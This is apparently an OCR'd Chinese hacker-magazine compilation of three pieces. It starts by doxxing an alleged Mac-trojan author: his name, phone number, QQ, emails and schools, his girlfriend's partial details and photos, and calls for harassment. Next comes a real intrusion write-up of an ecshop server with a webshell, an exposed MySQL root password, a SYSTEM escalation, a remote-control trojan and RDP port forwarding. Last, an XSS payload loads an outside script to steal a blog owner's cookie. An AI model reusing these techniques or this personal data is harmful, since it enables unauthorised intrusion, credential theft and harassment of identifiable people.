udid,序列号全部上传到了 http://www.comeinbaby.com/app/app.php 我靠，我只想问，你这么屌你爸妈知道吗？(后面的时候去他的 App 群里 hack 了一下作者，他害怕了，截至发稿前，那个傻逼已经把 http://www.comeinbaby.com/app/和 http://www.comeinbaby.com/mac 两个目录删除了，而且 Qzone 也关闭了，这是后话，)证据如下（逆向代码），如图 5-2-1：




图　5-2-1

先从域名下手吧，发现 www.comeinbaby.com 这个域名开启了 whois 保护！看来安全措施做的挺到位。注册人 email 为 whoisbaohu@mingguantianxia.com，打开一看是一个 IDC。他的域名肯定就是在这注册的了，接着去找了下 comeinbaby.com 这个域名的相关信息，发现除了是一些被感染用户的吐槽，被感染用户吐槽列表：

http://www.macx.cn/thread-2133116-1-1.html

http://bbs.maiyadi.com/thread-950306-1-1.html

http://bbs.feng.com/read-htm-tid-8193388.html

http://www.v2ex.com/t/142867#reply16

http://www.quchao.com/entry/machook-killer/ (提供殺毒腳本)

http://app.maiyadi.com/app-866533/#p=1（评论处）

https://forum.avast.com/index.php?topic=153234.0

还有一个叫做二维码箱子 App:

https://itunes.apple.com/cn/app/er-wei-ma-gong-ju-xiang-duo/id886115585?mt=8 的支持网站也是指向 www.comeinbaby.com，那这个 App 肯定和 Machook 木马的作者有关系！由于域名的 whois 保护让我很没头绪，就准备从微博入手，挖到了这个所谓二维码工具箱的微博（http://weibo.com/u/5170599311），然后在他的关注里面找到了一个令我眼前一亮的人，我想这个 APP 的官微肯定会关注作者的，果不其然，*段冶 V（http://weibo.com/duanye523）是本期的最佳男猪脚，为什么你这么屌？我找你找的好幸苦。从此人发布过的微博分析，是工具作者无误。然后接下来的这段时间就显得非常的愉快了。真实姓名：段冶（常用假名：段誉）安徽安庆人，生日：1985 年 12 月 1 日（未确定），汽车：福特嘉年华，车牌号：皖常用的 ID 为：段誉 523（欢迎登爆我的淘宝），duanye523，duanyu523，QQ：237961424，手机号码：13685690277。工作经历：曾在华能巢湖发电有限责任公司，也是在这认识到了他的女朋友（李程）。现在据悉在北京苹果园内的某小型公司工作，求偶遇！包括此人的教育经历：沈阳工程学院（2003 年），高中：安庆二中（2000 年），初中：安庆二中（1997 年)，小学：德宽路第二小学（1991 年），搞不懂竟然早早的收到了高等教育，但何必做出这种下三滥的事情？包括此人的曾用过手机型号：2012 年 Nokia N8 bell，现在是 iPhone 5S。本人后来电联此黑阔进行文艺切磋，我直入主题，对面先是愣了一下，然后用吓尿的语气说不知

道，不是他什么的。（很可惜电话录音提取不出来，用的垃圾网络电话，我待会儿试试看播放出来在用 iphone 自带录音录一次），（PS:在电话里我顺便问了一下，你是否介意我吧你的资料信息公布与众（这样的小人玩弄我们的隐私也是该教训一下了），他竟然说不介意，而且我说包括他女朋友的资料（渣男无误），所以鄙人有了发此贴的勇气。段冶女友资料（鉴于女性是弱者，部分信息用星号代替），姓名：李程（音译），QQ：49*116*35，生日：07.11，安徽医*大学（2011 年），05 临床*班，微博：http://weibo.com/u/28*40*4702。段冶所注册的恶意域名：comeinbaby.com，manhuaba.com.cn，常用邮箱：（欢迎登爆我的邮箱以及支付宝），nokia6500@163.com（主），duanye523@163.com（副），duanye523@qq.com，237961424@qq.com，zhunfan16@126.com（马甲）。为了避免误杀，本人多次验证以及列出以下证据：

**https://itunes.apple.com/cn/app/er-wei-ma-gong-ju-xiang-duo/id886115585?mt=8（此人作品的支持网站指向 www.comeinbaby.com）*

http://ww2.sinaimg.cn/large/6a84be4bgw1ely605t6iej20r109q3zl.jpg

**https://itunes.apple.com/cn/app/man-hua-ba/id907015797?mt=8（此人的第二款作品指向的是 http://www.manhuaba.com.cn/support.html，查了一下发现和上述恶意网站为同一台服务器。）*

http://ww4.sinaimg.cn/large/6a84be4bgw1ely5z6j4cdj20oo04wdgh.jpg

http://ww2.sinaimg.cn/large/6a84be4bgw1ely5zfdaj9j20ou04oq3i.jpg

*包括上面所恶意网站内所描述的群号的管理员中的其中一位是段冶

（http://www.comeinbaby.com/qrcode/support.html）

http://ww4.sinaimg.cn/large/6a84be4bgw1ely5ysrb1oj20fm0e575v.jpg

*以及本人进群后和此人聊天的一些记录，大家自行分析。

去掉无用部分版

http://ww3.sinaimg.cn/large/6a84be4bgw1ely62h5awpj20e20avq3c.jpg

（眼熟是什么意思？呵呵。）

http://ww4.sinaimg.cn/large/6a84be4bgw1ely65ognfij20e00aqdgd.jpg

http://ww2.sinaimg.cn/large/6a84be4bgw1ely66v2t5uj20e50ammxs.jpg

（如果说他是后端的话，那以下开发者名单下面就不会只出现一个人了。）

http://ww3.sinaimg.cn/large/6a84be4bgw1ely67ip2kqj20qd0gitav.jpg

http://ww3.sinaimg.cn/large/6a84be4bgw1ely685c9ukj20e10alaab.jpg（继续装逼中）

http://ww2.sinaimg.cn/large/6a84be4bgw1ely68sm9xaj20ds06gjrp.jpg

http://ww4.sinaimg.cn/large/6a84be4bgw1ely692qegqj20dx0b2dgo.jpg

（这里他指到这是所谓的公司产物？我不知道多么牛逼的公司靠做这 2 个垃圾玩意儿还可以赚钱？一看就知道是私人作品，做的这么的不严谨）

http://ww3.sinaimg.cn/large/6a84be4bgw1ely6amhfe1j20e00axdgk.jpg

（欢迎来拨打 110，请警察叔叔查查你的电脑）

http://ww3.sinaimg.cn/large/6a84be4bgw1ely6b2wzjwj20dw09baad.jpg

（然后段冶开启他的小马甲留下两句话，送了我一张机票）

//我的旅行就到此结束。

//当然，如果大家感兴趣，也可以私人的对此人射一射。

//哦不，差点忘记了，分享一下段冶叔叔以及女票的玉照。

http://ww1.sinaimg.cn/large/6a84be4bgw1ely6ehruprj20xc18gwxo.jpg

http://ww1.sinaimg.cn/large/6a84be4bgw1ely6fbxm8ej20m80tngpf.jpg

http://ww1.sinaimg.cn/large/6a84be4bgw1ely6gnnf87j20o00fbadc.jpg

http://ww3.sinaimg.cn/large/6a84be4bgw1ely6i7um2uj20ek0hx76j.jpg

http://ww3.sinaimg.cn/large/6a84be4bgw1ely6jxkliij20hs2zsh3o.jpg
//截至此篇文章的发表，
//段冶已心虚的删除了网站多个目录：
http://www.comeinbaby.com/mac/
http://www.comeinbaby.com/app/

在最后我再次代表所有中过你的招的同学们想你表示最最最最 XXX 的问候。总结：天网恢恢，疏而不漏。连我这样的小学生也能把你干翻，那警察叔叔想查你们这些类人更是分分秒秒的事情吧？既然你这么喜欢收集别人的隐私，而且你不介意我把你的隐私发到网上，那我只好这样了。还在微博上说我是骗子？呵呵，最后，愿你早日洗手。提醒大家：请谨慎使用第三方的 DMG，尤其注意 MAC 和麦芽地，如果是在想用盗版的话（咳咳）。那就下载正版后自行解决授权码问题。MAC 最好安装一个 AVAST 或者防火墙，遇到有要求管理员请求的约定要仔细观看，附上木马清除脚本：http://www.quchao.com/entry/machook-killer/。
（全文完）责任编辑：Rem1x

第六章 CMS 渗透

第一节 ecshop 渗透与内网环境提权

作者：shooter
来自：听潮社区- ListenTide
网址：http://team.f4ck.org/

拿到一个 ecshop 后台的站点，如图 6-1-1，图 6-1-2：

图　6-1-1

图　6-1-2

Root 权限的，绝对路径一直没有找到，好吧，那创建个表，后台备份拿 shell 吧，如图 6-1-3：




图　6-1-3

备份后菜刀连接 www.xxxx.com/data/sqldata/xx.php;xx.sql，如图 6-1-4，图 6-1-5：




图　6-1-4

图　6-1-5

D:\ZkeysSoft\MySql\MySQL Server 5.1\lib/plugin，上大马，收集服务器信息，如图 6-1-6：




图　6-1-6

内网 ip 是这个，不能 net user，如图 6-1-7，图 6-1-8：

图　6-1-7




图　6-1-8

Mysql 连接用户名：Root，密码：Az4sVzFsXECcV6G，如图 6-1-9：

图　6-1-9

Zkeyssoft，路径：D:\ZkeysSoft\MySql\MySQL Server 5.1\lib/plugin，至今没有一次提成功过，MYSQL 5.1 以上 UDF 提权限制很严格限制，必须导出到 D:\ZkeysSoft\MySql\MySQL Server 5.1\lib/plugin 才可以，这个服务器 mysql 开启外连接后不能用 navicat 建立连接，如图 6-1-10：

图　6-1-10

大概是防火墙没有添加 3306 端口吧，如图 6-1-11：

图　6-1-11

看到这个，说明还没有人来过，没有前人通过 udf 提权成功过，Zkeys 安装包是支持.net 的，那么 aspx 可以执行命令，但是不能执行添加命令，用 PR 添加会报错：

```
/Churraskito/-->This exploit gives you a Local System shell
/Churraskito/-->Got WMI process Pid: 1100
/Churraskito/-->Found token SYSTEM
/Churraskito/-->Running command
```

OK，获取 SYSTEM 权限，传个远控执行吧，如图 6-1-12：




图　6-1-12

很奇怪，执行后我的木马消失了，可是远控就是不上线，于是 netstat –na，如图 6-1-13：

```
/Churraskito/-->This exploit gives you a Local System shell

/Churraskito/-->Got WMI process Pid: 1100

/Churraskito/-->Found token SYSTEM

/Churraskito/-->Running command


Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:999            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2111           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7755           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8090           0.0.0.0:0              LISTENING
  TCP    10.0.15.185:80         113.47.232.67:12072    ESTABLISHED
  TCP    10.0.15.185:80         113.47.232.67:12131    ESTABLISHED
  TCP    10.0.15.185:139        0.0.0.0:0              LISTENING
  TCP    10.0.15.185:2831       61.50.248.117:5950     SYN_SENT
  TCP    10.0.15.185:7755       125.39.30.4:64551      ESTABLISHED
  TCP    10.0.15.185:8080       211.157.188.48:3639    TIME_WAIT
```

图　6-1-13

我的远控马是运行的，设置的端口都在的，再次执行 netstat -an 却不见了，如图 6-1-14：

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:999            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2111           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7755           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8090           0.0.0.0:0              LISTENING
  TCP    10.0.15.185:139        0.0.0.0:0              LISTENING
  TCP    10.0.15.185:2900       117.79.231.175:80      TIME_WAIT
  TCP    10.0.15.185:7755       125.39.30.4:64551      ESTABLISHED
  TCP    10.0.15.185:8080       211.157.188.48:3798    TIME_WAIT
  TCP    10.0.15.185:8080       211.157.188.48:3842    TIME_WAIT
  TCP    10.0.15.185:8080       211.157.188.48:4203    ESTABLISHED
  TCP    127.0.0.1:1025         0.0.0.0:0              LISTENING
```

图　6-1-14

不知道服务器怎么设置的！一般 zkeys 的会给系统用户组，多个用户就是 zkeys 的用户，这个 zkeyssoft 这个环境从广义上来说权限做的还是很不错的，既然用 pr 添加不了用户，那么就试着修改其他用户密码，如图 6-1-15：




图　6-1-15

修改了 MYSQL_ZKEYS 这个用户的密码，然后查看了系统用户组成员，MYSQL_ZKEYS 用命令添加进去，现在好了，如图 6-1-16：




图　6-1-16

下来找机器的远程连接端口登陆吧，如图 6-1-17：

图　6-1-17

连接不了，也许这样查的也不一定对吧，去注册表，HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp 看看，如图 6-1-18：




图　6-1-18

果然和上边的读取到的 64551 不一样，那么试试吧，如图 6-1-19：

图　6-1-19

还是不行，看了下 ip，内网 ip 的服务器，用 Lcx 转发吧，如图 6-1-20：




图　6-1-20

转发成功，然后登陆，OK，可以登陆，如图 6-1-21，图 6-1-22：




图　6-1-21

图　6-1-22

（全文完）责任编辑：Rem1x

第二节 XSS 盲打渗透某黑阔 emlog 博客

作者：小影
来自：听潮社区- ListenTide
网址：http://team.f4ck.org/

一日闲着无聊，看着 QQ 群里发的消息，看到这么个站，如图 6-2-1，图 6-2-2：




图　6-2-1

图　6-2-2

好 6 的样子，于是看看 wooyun 上有没有什么公开的 emlog 漏洞，如图 6-2-3：

图　6-2-3

发现几个 xss，好吧插个 xss 试试，利用此漏洞：http://www.wooyun.org/bugs/wooyun-2014-067606，正好他博客开放注册，注册个账号到会员中心，发表文章，写上 xss 代码：

```
<iframe srcdoc="<img src=x:x
onerror=document.body.appendChild(document.createElement(/script/.source)).src='你的 js 地址'>"></iframe>
```

然后还真打到了 cookie，如图 6-2-4：




图　6-2-4

然后啊 D 改 cookie 进了后台，如图 6-2-5：

图　6-2-5

然后利用 EMLOG 的后台文件包含获取 shell，如图 6-2-6：

